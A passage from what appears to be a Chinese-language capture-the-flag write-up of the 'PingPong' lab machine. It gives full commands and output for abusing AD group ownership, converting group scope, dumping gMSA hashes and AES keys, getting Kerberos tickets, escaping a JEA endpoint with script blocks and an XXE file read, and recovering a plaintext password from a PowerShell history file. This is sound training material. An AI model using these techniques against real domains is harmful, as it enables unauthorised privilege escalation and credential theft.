
而 c.roberts 就是其中一员!
看这一点的另一种方式是用 bloodyAD 的 get writable:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache proxychains bloodyAD --host DC2.pong.htb -d pong.htb -k get writable
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.2:389 ... OK
distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=pong,DC=htb
permission: WRITE
distinguishedName: CN=gMSA Managers,CN=Users,DC=pong,DC=htb
DACL: WRITE
distinguishedName: DC=pong.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=pong,DC=htb
permission: CREATE_CHILD
distinguishedName: DC=_msdcs.pong.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=pong,DC=htb
permission: CREATE_CHILD
第一、第三和第四条结果与上文的默认项类似。这里没有“self”这一条,因为 pong.htb 上不存在 c.roberts 用户。
第二条是对 gMSA Managers 组的 DACL: WRITE,这来自 IT 组对该组的所有权。
Pong_gMSA$ 账户的描述里还有一处值得注意:

稍后我会回到这一点。
取回账户密钥
将用户加入 gMSA Managers 组
作为拥有另一个组的组的成员,我应该能够向那个组添加用户。对象的所有者始终可以修改其 DACL,所以首先要做的是给 c.roberts 对该组的 GenericAll。我必须用用户的 SID 来指定,用名字会报出这样的错误:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache proxychains -q bloodyAD --host DC2.pong.htb -d pong.htb -k add genericAll "CN=gMSA Managers,CN=Users,DC=Pong,DC=htb" c.roberts
Traceback (most recent call last):
File "/home/oxdf/.local/bin/bloodyAD", line 10, in <module>
sys.exit(main())
~~~~^^
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 342, in main
asyncio.run(amain())
~~~~~~~~~~~^^^^^^^^^
File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/asyncio/runners.py", line 195, in run
return runner.run(main)
~~~~~~~~~~^^^^^^
File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/asyncio/runners.py", line 118, in run
return self._loop.run_until_complete(task)
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^
File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/asyncio/base_events.py", line 725, in run_until_complete
return future.result()
~~~~~~~~~~~~~^^
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 272, in amain
output = await result
^^^^^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/add.py", line 428, in genericAll
async for e in ldap.bloodysearch(trustee, attr=["objectSid"]):
entry = e
break
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/network/ldap.py", line 464, in bloodysearch
base_dn = await self.dnResolver(base)
^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/network/ldap.py", line 299, in dnResolver
raise NoResultError(self.domainNC, ldap_filter)
bloodyAD.exceptions.NoResultError: No object found in DC=pong,DC=htb with filter: (sAMAccountName=c.roberts)
它试图在 pong.htb 里查找 c.roberts,结果失败了。如果我把目标写成 ping.htb/c.roberts,也同样失败。
我可以用用户的 SID 来引用该用户(在 BloodHound 数据和许多其他途径里都能找到),这样就能成功,因为 SID 在跨域时是唯一的:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache proxychains -q bloodyAD --host DC2.pong.htb -d pong.htb -k add genericAll "CN=gMSA Managers,CN=Users,DC=Pong,DC=htb" S-1-5-21-750635624-2058721901-1932338391-2617
[+] S-1-5-21-750635624-2058721901-1932338391-2617 has now GenericAll on CN=gMSA Managers,CN=Users,DC=Pong,DC=htb
如果我现在尝试把 c.roberts 加入该组,仍然会失败:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache proxychains -q bloodyAD --host DC2.pong.htb -d pong.htb -k add groupMember "CN=gMSA Managers,CN=Users,DC=Pong,DC=htb" S-1-5-21-750635624-2058721901-1932338391-2617
Traceback (most recent call last):
File "/home/oxdf/.local/bin/bloodyAD", line 10, in <module>
sys.exit(main())
~~~~^^
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 342, in main
asyncio.run(amain())
~~~~~~~~~~~^^^^^^^^^
File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/asyncio/runners.py", line 195, in run
return runner.run(main)
~~~~~~~~~~^^^^^^
File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/asyncio/runners.py", line 118, in run
return self._loop.run_until_complete(task)
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^
File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/asyncio/base_events.py", line 725, in run_until_complete
return future.result()
~~~~~~~~~~~~~^^
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 272, in amain
output = await result
^^^^^^^^^^^^
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/add.py", line 466, in groupMember
await ldap.bloodymodify(group, {"member": [(Change.ADD.value, member_transformed)]})
File "/home/oxdf/.local/share/uv/tools/bloodyad/lib/python3.13/site-packages/bloodyAD/network/ldap.py", line 341, in bloodymodify
raise err
badldap.commons.exceptions.LDAPModifyException: unwillingToPerform for CN=gMSA Managers,CN=Users,DC=Pong,DC=htb (Attr) — Reason:(ERROR_DS_GLOBAL_CANT_HAVE_CROSSDOMAIN_MEMBER) A global group cannot have a cross-domain member.
“全局组不能拥有跨域成员。”BloodHound 显示该组的类型:

如果取出当前的组信息,就能看到类型:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache proxychains -q bloodyAD --host DC2.pong.htb -d pong.htb -k get object "CN=gMSA Managers,CN=Users,DC=Pong,DC=htb" --attr groupType
distinguishedName: CN=gMSA Managers,CN=Users,DC=Pong,DC=htb
groupType: -2147483646
用十六进制表示是 0x80000002,拆解开来,0x80000000 表示安全组(与通讯组相区别),0x00000002 表示全局组。
Microsoft 对组作用域)的定义如下:
作用域 | 可包含的成员 | 可授予权限的范围 | 可转换为 | groupType 取值 |
|---|---|---|---|---|
全局 (Global)(我的目标) | 仅限同一域中的账户和全局组 | 林中的任意域 | 通用组(前提是该组未加入另一个全局组) | 0x00000002 |
域本地 (Domain local) | 任意域中的账户、全局组和通用组(以及同一域中的域本地组) | 仅限同一域 | 通用组(前提是其成员中没有域本地组) | 0x00000004 |
通用 (Universal) | 林中任意域中的账户、全局组和通用组 | 任意域或林 | 全局组(前提是没有通用组成员)或域本地组(无限制) | 0x00000008 |
如果要把 ping.htb 的账户加入 pong.htb 的组,这个组必须是域本地组。通用组不够用,因为它只接受来自本林内的成员,而 ping.htb 是另一个林。要达到目的,我需要先把该组转成通用组,再转成域本地组。bloodyAD 可以完成这件事,但它要求这个值以有符号 32 位十进制表示。安全组标志 0x80000000 等于 -2147483648,所以通用组是 -2147483648 + 8 = -2147483640,域本地组是 -2147483648 + 4 = -2147483644:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache proxychains -q bloodyAD --host DC2.pong.htb -d pong.htb -k set object "CN=gMSA Managers,CN=Users,DC=Pong,DC=htb" groupType -v -2147483640
[+] CN=gMSA Managers,CN=Users,DC=Pong,DC=htb's groupType has been updated
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache proxychains -q bloodyAD --host DC2.pong.htb -d pong.htb -k set object "CN=gMSA Managers,CN=Users,DC=Pong,DC=htb" groupType -v -2147483644
[+] CN=gMSA Managers,CN=Users,DC=Pong,DC=htb's groupType has been updated
现在我可以把 c.roberts 添加为组成员:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache proxychains -q bloodyAD --host DC2.pong.htb -d pong.htb -k add groupMember "CN=gMSA Managers,CN=Users,DC=Pong,DC=htb" S-1-5-21-750635624-2058721901-1932338391-2617
[+] S-1-5-21-750635624-2058721901-1932338391-2617 added to CN=gMSA Managers,CN=Users,DC=Pong,DC=htb
取回 gMSA AES 密钥
现在我会用 netexec 读取 gMSA AES 密钥。如果不先取一张新的 TGT,这一步会失败:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache proxychains -q netexec ldap pong.htb --use-kcache --gmsa
LDAP pong.htb 389 DC2 [*] None (name:DC2) (domain:PING.HTB) (signing:Unknown) (channel binding:No TLS cert) (NTLM:False)
LDAP pong.htb 389 DC2 [+] PING.HTB\c.roberts from ccache
LDAP pong.htb 389 DC2 [*] Getting GMSA Passwords
LDAP pong.htb 389 DC2 Account: Pong_gMSA$ NTLM: <no read permissions> PrincipalsAllowedToReadPassword: gMSA Managers
我缓存里的票据是在组的改动之前签发的,所以反映不了新的成员关系。gMSA Managers 现在是 pong.htb 里的域本地组,因此是 DC2 把它加到 DC2 签发的服务票据里,而缓存的 DC2 LDAP 服务票据里没有它。我会取一张新的 TGT,这也会替换缓存以及缓存里过期的服务票据:
oxdf@hacky$ getTGT.py ping.htb/c.roberts:AssumedBreach123
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in c.roberts.ccache
这次就成功了:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache proxychains -q netexec ldap pong.htb --use-kcache --gmsa
LDAP pong.htb 389 DC2 [*] None (name:DC2) (domain:PING.HTB) (signing:Unknown) (channel binding:No TLS cert) (NTLM:False)
LDAP pong.htb 389 DC2 [+] PING.HTB\c.roberts from ccache
LDAP pong.htb 389 DC2 [*] Getting GMSA Passwords
LDAP pong.htb 389 DC2 Account: Pong_gMSA$ NTLM: 989bd748ac8dd0b71ab24edccc9fc012 PrincipalsAllowedToReadPassword: gMSA Managers
LDAP pong.htb 389 DC2 Account: Pong_gMSA$ aes128-cts-hmac-sha1-96: 97cefa17dcaec66d9b52a97be398acf0
LDAP pong.htb 389 DC2 Account: Pong_gMSA$ aes256-cts-hmac-sha1-96: 725f29ca3b45942c57a4e8576532f0262c55edfdce59bdcd4b411f4566ea1aa6
shell
认证
NTLM 认证已禁用,所以我会用 AES 密钥以 Pong_gMSA$ 身份取得 Kerberos TGT:
oxdf@hacky$ proxychains getTGT.py -aesKey 725f29ca3b45942c57a4e8576532f0262c55edfdce59bdcd4b411f4566ea1aa6 'pong.htb/Pong_gMSA$'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[proxychains] Strict chain ... 127.0.0.1:1080 ... PONG.HTB:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... PONG.HTB:88 ... OK
[*] Saving ticket in Pong_gMSA$.ccache
成功了:
oxdf@hacky$ KRB5CCNAME=Pong_gMSA\$.ccache proxychains -q netexec smb dc2.pong.htb --use-kcache
SMB dc2.pong.htb 445 dc2 [*] x64 (name:dc2) (domain:pong.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB dc2.pong.htb 445 dc2 [+] PONG.HTB\Pong_gMSA$ from ccache
Evil-WinRM-Py
Pong_gMSA$ 无法直接使用 WinRM。首先,如果我不用代理去连接,它会卡住一阵子然后失败:
oxdf@hacky$ KRB5CCNAME=Pong_gMSA\$.ccache evil-winrm-py -i dc1.ping.htb -k
_ _ _
_____ _(_| |_____ __ _(_)_ _ _ _ _ __ ___ _ __ _ _
/ -_\ V | | |___\ V V | | ' \| '_| ' |___| '_ | || |
\___|\_/|_|_| \_/\_/|_|_||_|_| |_|_|_| | .__/\_, |
|_| |__/ v1.6.0
[*] Connecting to 'dc1.ping.htb:5985' as 'Pong_gMSA$@PONG.HTB'
[-] Processing security token
[-] SpnegoError (4294967295): Major (851968): Unspecified GSS failure. Minor code may provide more information, Minor (2529639068): Cannot contact any KDC for realm 'PONG.HTB', Context: Processing security token
尽管 WinRM 目标是 DC1,evil-winrm-py 却在尝试从 DC2 获取服务票据,而且连不上 DC2。我会用 proxychains 运行:
oxdf@hacky$ KRB5CCNAME=Pong_gMSA\$.ccache proxychains evil-winrm-py -i dc1.ping.htb -k
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
_ _ _
_____ _(_| |_____ __ _(_)_ _ _ _ _ __ ___ _ __ _ _
/ -_\ V | | |___\ V V | | ' \| '_| ' |___| '_ | || |
\___|\_/|_|_| \_/\_/|_|_||_|_| |_|_|_| | .__/\_, |
|_| |__/ v1.6.0
[*] Connecting to 'dc1.ping.htb:5985' as 'Pong_gMSA$@PONG.HTB'
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:5985 ... OK
[-] Received a WSManFault message. (Code: 5, Machine: dc1.ping.htb, Reason: Access is denied.)
它现在仍然失败,但我可以从 proxychains 的输出里看到它在连接 DC2 的 88 端口 (Kerberos)。本地 ccache 里现在有了 http/dc1.ping.htb 的 ST:
oxdf@hacky$ klist -c Pong_gMSA\$.ccache
Ticket cache: FILE:Pong_gMSA$.ccache
Default principal: Pong_gMSA$@PONG.HTB
Valid starting Expires Service principal
11/15/2026 23:14:10 11/16/2026 09:14:10 krbtgt/PONG.HTB@PONG.HTB
renew until 11/16/2026 23:14:06
11/15/2026 23:15:58 11/16/2026 09:14:10 krbtgt/PING.HTB@PONG.HTB
renew until 11/16/2026 23:14:06
11/15/2026 23:15:58 11/16/2026 09:14:10 http/dc1.ping.htb@PING.HTB
renew until 11/16/2026 23:14:06
如果再试一次,它就不需要连接 DC2 了,因为那张 ST 已经缓存:
oxdf@hacky$ KRB5CCNAME=Pong_gMSA\$.ccache proxychains evil-winrm-py -i dc1.ping.htb -k
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
_ _ _
_____ _(_| |_____ __ _(_)_ _ _ _ _ __ ___ _ __ _ _
/ -_\ V | | |___\ V V | | ' \| '_| ' |___| '_ | || |
\___|\_/|_|_| \_/\_/|_|_||_|_| |_|_|_| | .__/\_, |
|_| |__/ v1.6.0
[*] Connecting to 'dc1.ping.htb:5985' as 'Pong_gMSA$@PONG.HTB'
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:5985 ... OK
[-] Received a WSManFault message. (Code: 5, Machine: dc1.ping.htb, Reason: Access is denied.)
但它仍然失败。原因在于 Pong_gMSA$ 不被允许使用默认的 WinRM 端点。BloodHound 里的描述说它在 DC1 上启用了 JEA,所以它只能连接到我前面找到的那份 JEA 配置中的 restricted 端点。
Evil-WinRM-Py 支持 --configuration-name 或 -c 参数,可以配合 JEA 配置文件使用。这一功能在 PingPong 发布几个月之后才被加入,不过现在我已经能用上它:
oxdf@hacky$ KRB5CCNAME='Pong_gMSA$.ccache' proxychains -q evil-winrm-py -i dc1.ping.htb -k -c restricted
_ _ _
_____ _(_| |_____ __ _(_)_ _ _ _ _ __ ___ _ __ _ _
/ -_\ V | | |___\ V V | | ' \| '_| ' |___| '_ | || |
\___|\_/|_|_| \_/\_/|_|_||_|_| |_|_|_| | .__/\_, |
|_| |__/ v1.7.0
[*] Connecting to 'dc1.ping.htb:5985' as 'Pong_gMSA$@PONG.HTB' using config 'restricted'
[%] JEA mode: Commands run as cmdlet pipelines. Run 'Get-Command' to see allowed cmdlets.
evil-winrm-py PS (JEA)>
我开始做这台靶机时,Evil-WinRM-Py 的 JEA 代码实际上不支持我接下来要演示的两种逃逸方式,因为它是有意针对 NoLanguage 端点构建的。下面是 build_cmdlet_pipeline 自己的 docstring:
结构化的 PSRP 调用,以替代脚本文本。这正是它能在 NoLanguage 模式的 JEA 端点上工作的原因——这类端点会拒绝 Invoke-Expression 和 add_script() 所依赖的脚本文本……脚本块、变量、运算符以及其他语言构造在 NoLanguage 模式下都不可用,因此在这里无法表达它们。
我和作者一起把它更新了,所以现在它会检测能否运行 add_script,如果可以就用它,必要时退回 NoLanguage 相关的功能。截至今天它已经合入 main,但还没有进入发布版本。可以用 uv tool install --force "evil-winrm-py[kerberos] @ git+https://github.com/adityatelange/evil-winrm-py" 安装,而且它会特别提示当前处于 ConstrainedLanguage 模式:
oxdf@hacky$ KRB5CCNAME='Pong_gMSA$.ccache' proxychains -q evil-winrm-py -i dc1.ping.htb -k -c restricted
_ _ _
_____ _(_| |_____ __ _(_)_ _ _ _ _ __ ___ _ __ _ _
/ -_\ V | | |___\ V V | | ' \| '_| ' |___| '_ | || |
\___|\_/|_|_| \_/\_/|_|_||_|_| |_|_|_| | .__/\_, |
|_| |__/ v1.7.0
[*] Connecting to 'dc1.ping.htb:5985' as 'Pong_gMSA$@PONG.HTB' using config 'restricted'
[%] JEA mode (ConstrainedLanguage): Input submitted as PowerShell script. Run 'Get-Command' to see allowed cmdlets.
evil-winrm-py PS (JEA)>
pypsrp
我也可以用一段 pypsrp(Python PowerShell Remoting Protocol 客户端库)脚本来做这件事:
# /// script
# requires-python = ">=3.13"
# dependencies = [
# "pypsrp[kerberos]",
# ]
# ///
import sys
from pypsrp.wsman import WSMan
from pypsrp.powershell import PowerShell, RunspacePool
if len(sys.argv) < 3:
print(f"usage: {sys.argv[0]} <server> <profile>")
sys.exit()
SERVER = sys.argv[1]
config = sys.argv[2]
def run(pool, cmd):
ps = PowerShell(pool)
ps.add_script(cmd)
try:
out = ps.invoke()
except Exception as e:
print(f"[-] {type(e).__name__}: {e}")
return []
for line in out:
print(line)
if ps.had_errors:
for e in ps.streams.error:
print(f"[err] {e}")
return out
print(f"[*] Connecting to {SERVER} endpoint='{config}' via Kerberos")
wsman = WSMan(SERVER, ssl=False, auth="kerberos", encryption="auto")
try:
with RunspacePool(wsman, configuration_name=config) as pool:
print("[+] Connected. Type 'exit' or Ctrl-D to quit.\n")
whileTrue:
try:
cmd = input(f"[{config}]> ").strip()
except (EOFError, KeyboardInterrupt):
print()
break
if cmd in ("exit", "quit"):
break
if not cmd:
continue
run(pool, cmd)
except Exception as e:
print(f"[-] Connection failed: {type(e).__name__}: {e}", file=sys.stderr)
sys.exit(1)
这段脚本用 Kerberos 认证(使用 KRB5CCNAME 里的票据)建立 WinRM 连接,并在指定名称的 JEA 端点上打开一个 runspace 池,这相当于 evil-winrm-py 的 -c 参数。然后它循环读取命令,在该 runspace 中作为 PowerShell 脚本执行,并打印输出和任何错误。
这样也能拿到 shell:
oxdf@hacky$ KRB5CCNAME=Pong_gMSA\$.ccache uv run jea.py dc1.ping.htb restricted
[*] Connecting to dc1.ping.htb endpoint='restricted' via Kerberos
[+] Connected. Type 'exit' or Ctrl-D to quit.
[restricted]>
PowerShell
我还可以在 Linux 上用 PowerShell 建立远程会话。我会带着 TGT 启动 PowerShell:
oxdf@hacky$ KRB5CCNAME=Pong_gMSA\$.ccache pwsh
PowerShell 7.6.5
PS ~/hackthebox/pingpong>
现在我会用 PSWSMan 模块建立一个远程 WinRM 会话:
PS ~/hackthebox/pingpong> Import-Module PSWSMan -RequiredVersion 3.0.0
PS ~/hackthebox/pingpong> Enter-WinRMSession -ComputerName dc1.ping.htb -ConfigurationName restricted -Authentication Kerberos
[dc1.ping.htb]: PS>
JEA 逃逸
枚举
无论用哪一种 shell,我都(不出所料地)处于受限语言模式 (ConstrainedLanguage):
[dc1.ping.htb]: PS> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
我可以看看有哪些命令可用:
[dc1.ping.htb]: PS> Get-Command
CommandType Name Version Source
----------- ---- ------- ------
Function Clear-Host
Function Exit-PSSession
Function Get-Command
Function Get-FormatData
Function Get-Help
Function Measure-Object
Function Out-Default
Function Select-Object
这就是 RestrictedRemoteServer 会话最基本的默认命令集。受限语言模式下还可用的其他内容记录在 Microsoft 的语言模式页面 上。
脚本块
跳出受限 shell 的一种方式是使用脚本块:
[dc1.ping.htb]: PS> whoami
The term 'whoami.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of
the name, or if a path was included, verify that the path is correct and try again.
+ CategoryInfo : ObjectNotFound: (whoami.exe:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
[dc1.ping.htb]: PS> &{ whoami }
pong\pong_gmsa$
这样一来,我几乎可以在块里运行任何命令。JEA 的运作方式是把除允许的那些之外的所有命令都标记为私有。私有命令无法从远程会话中直接调用,但 PowerShell 会把脚本块内部的调用视为内部调用,而这类调用是允许的。NoLanguage 会话会拦住这种做法,因为它根本不允许脚本块。
XXE
逃逸 JEA 的另一种方式是通过 [xml] 类型加速器(System.Xml.XmlDocument 的简写)读取文件,它正是文档页面上列为 CLM 中可用的条目之一。我可以借助 XML 外部实体 (XXE) 攻击读取文件:
[dc1.ping.htb]: PS> $x = [System.Xml.XmlDocument]::new()
[dc1.ping.htb]: PS> $x.LoadXml(@'
>> <?xml version="1.0"?>
>> <!DOCTYPE root [<!ENTITY exfil SYSTEM "file:///C:/programdata/JEA/JEA.pssc">]>
>> <root>&exfil;</root>
>> '@)
[dc1.ping.htb]: PS> $x.DocumentElement.InnerText
@{
# Version number of the schema used for this document
SchemaVersion = '2.0.0.0'
# ID used to uniquely identify this document
GUID = 'e26939b6-819a-496e-be9a-dfb45427c765'
# ConfigurationName = 'restricted'
# Author of this document
Author = 'Administrator'
# Session type defaults to apply for this session configuration. Can be 'RestrictedRemoteServer' (recommended), 'Empty', or 'Default'
SessionType = 'RestrictedRemoteServer'
LanguageMode = 'ConstrainedLanguage'
}
以 c.carlssen 身份在 DC2 上取得 shell
枚举
shell 落在了 Pong_gMSA$ 的家目录里:
[dc1.ping.htb]: PS> &{ pwd}
Path
----
C:\Users\Pong_gMSA$\Documents
这个目录里有几个文件:
[dc1.ping.htb]: PS>&{ tree .. /f}
Folder PATH listing
Volume serial number is 00000203 E721:DA81
C:\USERS\PONG_GMSA$
+---Desktop
+---Documents
¦ ITAccess.psrc
¦ JEAconfig_backup.pssc
¦
+---Downloads
+---Favorites
+---Links
+---Music
+---Pictures
+---Saved Games
+---Videos
这些文件合在一起定义了一个权限更高的第二个 JEA 端点,它很可能在至少一台 DC 上注册过。JEAconfig_backup.pssc 是会话配置:
@{
# Version number of the schema used for this document
SchemaVersion = '2.0.0.0'
# ID used to uniquely identify this document
GUID = '54906d16-7873-47d3-81f1-fc8d29748ecf'
# Author of this document
Author = 'Pong\C.Carlssen'
# Description of the functionality provided by these settings
# Description = ''
# Session type defaults to apply for this session configuration. Can be 'RestrictedRemoteServer' (recommended), 'Empty', or 'Default'
SessionType = 'RestrictedRemoteServer'
# Directory to place session transcripts for this session configuration
TranscriptDirectory = 'C:\ProgramData\JEAConfiguration\Transcripts'
# Whether to run this session configuration as the machine's (virtual) administrator account
RunAsVirtualAccount = $true
# User roles (security groups), and the role capabilities that should be applied to them when applied to a session
RoleDefinitions = @{
'Author = 'Pong\C.Carlssen' = @{
'RoleCapabilities' = 'ITAccess' } }
}
这个文件包含以下内容:
•RunAsVirtualAccount = $true:该端点里的命令以临时的虚拟账户运行,连接者本人的身份并不参与。在 DC 上,这实际上等于域管理员。
•RoleDefinitions:这一段实际上被错误的引号弄坏了,'Author = ' 补全了这个字符串。所以这个文件按原样是无法加载的。尽管如此,它清楚地表明 Pong\C.Carlssen 是这份配置预期的用户。
•TranscriptDirectory:定义连接到此端点的会话将把会话记录存放在哪里。
•SessionType = 'RestrictedRemoteServer':这个端点默认使用 NoLanguage,所以在 restricted 上奏效的 &{ } 技巧在这里用不了。
ITAccess.psrc 显示了该端点上的用户能运行什么:
@{
# Metadata
GUID = 'b6f3b4e1-9a2e-4c0a-9c8e-0e1b5a9f1234'
Author = 'Administrator'
CompanyName = 'Ping.htb'
VisibleCmdlets = @(
# Services
'Get-Service',
'Restart-Service',
# Event logs
'Get-EventLog',
# History
'Get-History',
# Networking
'Get-NetIPConfiguration',
'Get-NetIPAddress',
'Get-NetRoute',
'Test-Connection',
'Resolve-DnsName'
)
VisibleAliases = @(
@{
Name = 'history'
Definition = 'Get-History'
}
)
VisibleExternalCommands = @(
'ipconfig.exe',
'ping.exe',
'tracert.exe',
'nslookup.exe'
)
VisibleProviders = @(
'FileSystem'
)
CommandDefinitions = @(
@{
Name = 'Restart-Service'
Parameters = @{
Name = @{
ValidateSet = 'Spooler', 'W32Time'
}
}
}
)
LanguageMode = 'NoLanguage'
ModulesToImport = @(
'Microsoft.PowerShell.Management',
'NetTCPIP'
)
}
Pong_gMSA$ 还有一个 PowerShell 历史文件,位于 C:\Users\Pong_gMSA$\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:
ls
ls -force
hostname
whoami
whoami /all
Get-ExecutionPolicy
Set-ExecutionPolicy RemoteSigned -Scope CurrentUser
Get-HelpGet-Process
Get-Process
Get-Process | Sort-Object CPU -Descending
Get-Service
Get-Service | Where-Object Status -eq "Running"
Get-Service | Where-Object StartType -eq "Automatic"
gci
gci C:\
Getchilditem \Windows
Set-Location C:\Users\
ls
cd.\Public
ls
cd C:\
gic -Recurse -ErrorAction SilentlyContinue
gci -Recurse -ErrorAction SilentlyContinue
Get-ChildItem -Filter *.log
Get-ChildItem -Recurse -Include *.txt
Clear-Host
Get-Command
Get-Command *service*
Get-Command *process*
Get-CimInstance Win32_OperatingSystem
Get-CimInstance Win32_ComputerSystem
Get-CimInstance Win32_Process
Get-CimInstance Win32_LogicalDisk
Get-CimInstance Win32_BIOS
Get-Alias
Get-History
ipconfig
ipconfig /all
ping google.com
netstat -ano
Test-NetConnection google.com
Test-NetConnection google.com -Port 443
Get-DnsClientServerAddress
Set-DnsClientServerAddress -InterfaceAlias "Ethernet" -ServerAddresses 8.8.8.8
tasklist
tasklist /v
ls
ls -force
Get-Process explorer
Get-EventLog -LogName System -Newest 20
Get-EventLog -LogName Application -Newest 20
Get-WinEvent -LogName Security -MaxEvents 10
Clear-EventLog -LogName Application
$env:Path
Get-PSDrive
Get-PSProvider
Get-
Get-Module -ListAvailable
Import-Module ActiveDirectory
Get-ADDomain
Get-ADUser -Filter *
Get-ADUser -Identity Administrator
Get-ADGroup -Filter * -Server pong.htb
Getadgroup
Get-adgroup"remote management users" -server pong.htb
$c = New-object System.management.automation.pscredential("pong\c.carlssen,$(convertto-securestring -asplaintext -force "A()DUJ!@414"))
Enter-pssession -computername dc2.pong.htb -credential $c
Get-ADComputer -Filter *
Get-ADUser -Filter * | Select-Object Name
Get-ADUser -Filter * | Export-Csv users.csv -NoTypeInformation
Import-Csv users.csv
gc -raw users.csv
cd C:\Temp
Copy-Item users.csv backup_users.csv
Move-Item backup_users.csv archive_users.csv
rm -f *.csv
Get-ScheduledTask
Get-ScheduledTask | Where-Object State -eq "Ready"
Restart-Service spooler
